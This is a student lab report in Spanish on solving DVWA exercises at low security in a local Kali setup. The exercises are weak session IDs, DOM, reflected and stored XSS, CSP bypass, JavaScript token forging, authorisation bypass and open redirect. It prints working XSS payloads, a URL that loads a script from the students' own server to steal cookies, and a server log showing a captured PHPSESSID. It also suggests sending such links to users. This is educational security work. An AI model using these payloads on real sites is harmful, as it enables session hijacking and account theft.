

Escuela Colombiana de ingeniería Julio Garavito

Fundamentos de Desarrollo y de Gerencia de proyectos

Trabajo 1

Integrantes

Juan Camargo

Diego Castellanos

Profesor


Daniel Esteban Vela Lopez

Bogotá 2024




WeakSessionId

Si damos click derecho en la página e inspeccionamos, nos podemos dirigir a la parte de Storage y dirigirnos a la parte de Cookies para observar el valor de la cookie de dvwaSession. Si clickeamos en el botón que dice Generate nos damos cuenta de que el valor de la cookie aumenta en 1 cada vez que se presiona el botón.



The screenshot shows the Chrome DevTools Storage tab with the Cookies section expanded for the domain http://localhost. The table lists three cookies: dvwaSession (value 14), PHPSESSID (value daae89f66ff242544d10b0f1b1215d67), and security (value low).

Name	Value	Domain
dvwaSession	14	localhost.
PHPSESSID	daae89f66ff242544d10b0f1b1215d67	localhost.
security	low	localhost.





The screenshot shows the Chrome DevTools Storage tab with the Cookies section expanded for the domain http://localhost. The table lists three cookies: dvwaSession (value 15), PHPSESSID (value daae89f66ff242544d10b0f1b1215d67), and security (value low).

Name	Value	Domain
dvwaSession	15	localhost.
PHPSESSID	daae89f66ff242544d10b0f1b1215d67	localhost.
security	low	localhost.

XSS (DOOM)


Revisamos como ejecutar un javaScript desde la URL de una página.




Guiándonos de esta la página : <https://owasp.org/www-community/xss-filter-evasion-cheatsheet> encontramos la forma de poder robar la cookie utilizando la URL y JavaScript.

```
\<a onmouseover=alert(document.cookie)\>xss link\</a\>
```

```
localhost./vulnerabilities/xss_r/?name=<script>alert(document.cookie);</script>.
```




También podemos explotar esta vulnerabilidad si enviamos un link a algún usuario con un script que guarde las cookies en un archivo dentro de nuestro servidor, que al ejecutarse guarda la información.



XSS (Reflected)

Al igual del anterior reto podemos con un link fácilmente saber las cookies de un usuario. Ya que el input está pasando por una solicitud en el URL.



Pasamos el link ya sea por el input o por el buscador.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Open HTTP Redirect

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

localhost/vulnerabilities/xss_r/?name=<script+src%3D"http%3A%2F%2F172.18.0.1%3A9999%2Fpassword.js"><%2Fscript>#
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Open HTTP Redirect

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

kali@kali: ~
File Actions Edit View Help
\$ nano password.js
\$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
Keyboard interrupt received, exiting.
\$ nano password.js
\$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.0.2.15 - - [20/Feb/2024 18:09:27] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [20/Feb/2024 18:09:27] code 404, message File not found
10.0.2.15 - - [20/Feb/2024 18:09:27] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [20/Feb/2024 18:11:17] "GET /password.js HTTP/1.1" 200 -
10.0.2.15 - - [20/Feb/2024 18:11:17] code 404, message File not found
10.0.2.15 - - [20/Feb/2024 18:11:17] "GET /security=low;%20PHPSESSID=dfa97d75360fcd05319eed98fa5f421 HTTP/1.1" 404 -
10.0.2.15 - - [20/Feb/2024 18:13:17] "GET /password.js HTTP/1.1" 304 -
10.0.2.15 - - [20/Feb/2024 18:13:17] code 404, message File not found
10.0.2.15 - - [20/Feb/2024 18:13:17] "GET /security=low;%20PHPSESSID=dfa97d75360fcd05319eed98fa5f421 HTTP/1.1" 404 -

XSS (Stored)

Primero verificamos que el espacio del mensaje nos permita realizar cosas con JavaScript, para esto hicimos comandos sencillos de JavaScript como cambiar el color de las letras y lanzar un mensaje.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

test

Message *

SPTI

Sign Guestbook

Clear Guestbook

Name: test
Message: **SPTI**

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

test

Message *

<script>alert("Esto es XSS")</script>

Sign Guestbook

Clear Guestbook

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authentication Bypass

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Message: **SPTI**

Name: test
Message:

localhost.

Esto es XSS

OK

Como sabemos que si podemos usar JavaScript buscamos como redireccionar a otra página, buscando en internet nos encontramos con el siguiente comando:
`window.location.replace("http://www.w3schools.com");`

Intentaremos redireccionar la página hacia la página de google, pero nos encontramos con un problema y es que no nos deja colocar nuestro script completo:
`<script>window.location.replace("http://www.google.com");</script>`

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test"/>
Message *	<input type="text" value="<script>window.location.replace('http://www.google.com');"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

Inspeccionamos la página y buscamos que parámetro es el que limita el número de caracteres en el mensaje.

The screenshot shows a web application interface with a sidebar containing various security tool links. The main area displays a form for a 'Vulnerability: Stored Cross Site Scripting (XSS)' demonstration. The form has two input fields: 'Name' (containing 'test') and 'Message' (containing a JavaScript script). Below the form, it shows the submitted data: 'Name: test' and 'Message: hola'. The browser's developer tools are open, showing the HTML structure of the message field, which is a text area with a 'maxlength' attribute set to 50. The CSS styles for the text area are also visible.

Cambiamos el valor por uno mayor para que todo nuestro script quepa perfectamente.



```
Q length
</td>
</tr>
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxLength="100"></textarea>
  </td>
</tr>
</tbody>
</table>
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tb
```


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: hola

Al hacer click en Sign Guestbook confirmamos que nos redirigió a la página de google.




CSP Bypass

La forma original de resolver este ejercicio ya no funciona debido a problemas con las páginas que se utilizaban para solucionar este ejercicio, por lo que se nos recomienda revisar los enlaces que están en la página y averiguar porque funcionan o porque no lo hacen.


- <https://digi.ninja/dvwa/alert.js>

Este enlace funciona porque es un archivo de JavaScript normal. Si lo abrimos, nos damos cuenta de que es igual a lo que nos daría PASTEBIN, pero este ya no funciona.





- <https://digi.ninja/dvwa/alert.txt>

Aunque si lo abrimos veremos que es igual al anterior, este no funcionara debido a la extensión del archivo, pues dice que es un archivo de texto y no un archivo de JavaScript.




- <https://digi.ninja/dvwa/cookie.js>


Este funciona bien porque la estructura del JavaScript es correcta y su extensión también lo es.



- https://digi.ninja/dvwa/forced_download.js

Este debido a su encabezado no lo ejecuta, sino que lo descarga a pesar de que el comando es una alerta.





• https://digi.ninja/dvwa/wrong_content_type.js

Este no funcionará ya que el servidor web ignorará la extensión del archivo y fuerza que el tipo de contenido se establezca como "texto sin formato", lo que impide que se ejecute.

JavaScript


Para resolver este ejercicio necesitamos hacer ingeniería reversa encontrando la función que genera los tokens. Para encontrar esta función podemos inspeccionar la página y buscar la palabra token.

```
...function generate_token() { var phrase = document.getElementById("phrase").value; document.getElementById("token").value = md5(rot13(phrase)); } generate_token();
```

También lo podemos encontrar si abrimos la página source del ejercicio y analizamos el código.

```
function generate_token() {  
    var phrase = document.getElementById("phrase").value;  
    document.getElementById("token").value = md5(rot13(phrase));  
}
```

Ahora nos dirigimos a la consola y colocamos el método que genera el código y damos enter.



Una vez en este paso simplemente tenemos que volver a colocar la palabra success y nos indicara que hemos completado el reto.

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Authorisation Bypass

Intentamos ingresar a esta sección en otro usuario que no sea el “admin” (el único que puede modificar usuarios es el admin) y usamos la misma ruta donde se encuentra esta sección.
/vulnerabilities/authbypass/.

kali-linux-2023.4-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Vulnerability: Authorisation Bypass

localhost/vulnerabilities/authbypass/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb* / *abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Open HTTP Redirect

DVWA Security
PHP Info
About


Logout

Username: gordonb
Security Level: low
Locale: en


CTRL DERECHA

Open http redirect

Buscamos una página y copiamos su URL exceptuando el http.



Vamos a nuestra página y colocamos el enlace después de colocar los parámetros de: source/low.php?redirect=https://



Si damos enter veremos que efectivamente nos enviara a la página que escogimos.

